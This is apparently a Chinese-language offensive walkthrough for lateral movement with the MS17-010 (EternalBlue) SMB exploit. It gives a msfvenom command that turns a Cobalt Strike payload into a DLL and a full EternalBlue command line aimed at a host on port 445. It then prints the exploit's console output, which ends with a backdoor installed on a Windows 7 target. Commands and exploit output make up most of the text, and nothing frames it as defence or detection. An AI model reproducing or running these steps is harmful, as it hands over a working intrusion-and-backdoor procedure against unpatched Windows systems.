


使用系统漏洞ms17010横向移动


Cobalt Strike 生成DLL

1、生成 CS的生成 bin文件




2、使用msf 用 bin文件生成 dll文件

```
msfvenom -p generic/custom PAYLOADFILE=./payload.bin -a x64 --platform windows -f dll -o wanli111.dll
```



3、或者直接生成也行



原版ms17-010渗透

1、CS执行下面的命令

```
Eternalblue-2.2.0.exe --TargetIp 192.168.41.168 --Target WIN72K8R2 --  
DaveProxyPort=0 --NetworkTimeout 60 --TargetPort 445 --VerifyTarget True --  
VerifyBackdoor True --MaxExploitAttempts 3 --GroomAllocations 12 --OutConfig  
outlog.txt
```

```
[*] Pinging backdoor...  
[+] Backdoor not installed, game on.  
[*] Target OS selected valid for OS indicated by SMB reply  
[*] CORE raw buffer dump (39 bytes):  
0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima  
0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service  
0x00000020 50 61 63 6b 20 31 00 Pack 1.  
[*] Building exploit buffer  
[*] Sending all but last fragment of exploit packet  
.....DONE.  
[*] Sending SMB Echo request  
[*] Good reply from SMB Echo request  
[*] Starting non-paged pool grooming  
[+] Sending SMBv2 buffers  
...DONE.  
[+] Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.  
[*] Sending SMB Echo request  
[*] Good reply from SMB Echo request  
[*] Sending last fragment of exploit packet!  
DONE.  
[*] Receiving response from exploit packet  
[+] ETERNALBLUE overwrite completed successfully (0xC000000D)!  
[*] Sending egg to corrupted connection.  
[*] Triggering free of corrupted buffer.  
  
[+] received output:  
[*] Pinging backdoor...  
[+] Backdoor returned code: 10 - Success!  
[+] Ping returned Target architecture: x64 (64-bit)  
[+] Backdoor installed  
=====
```

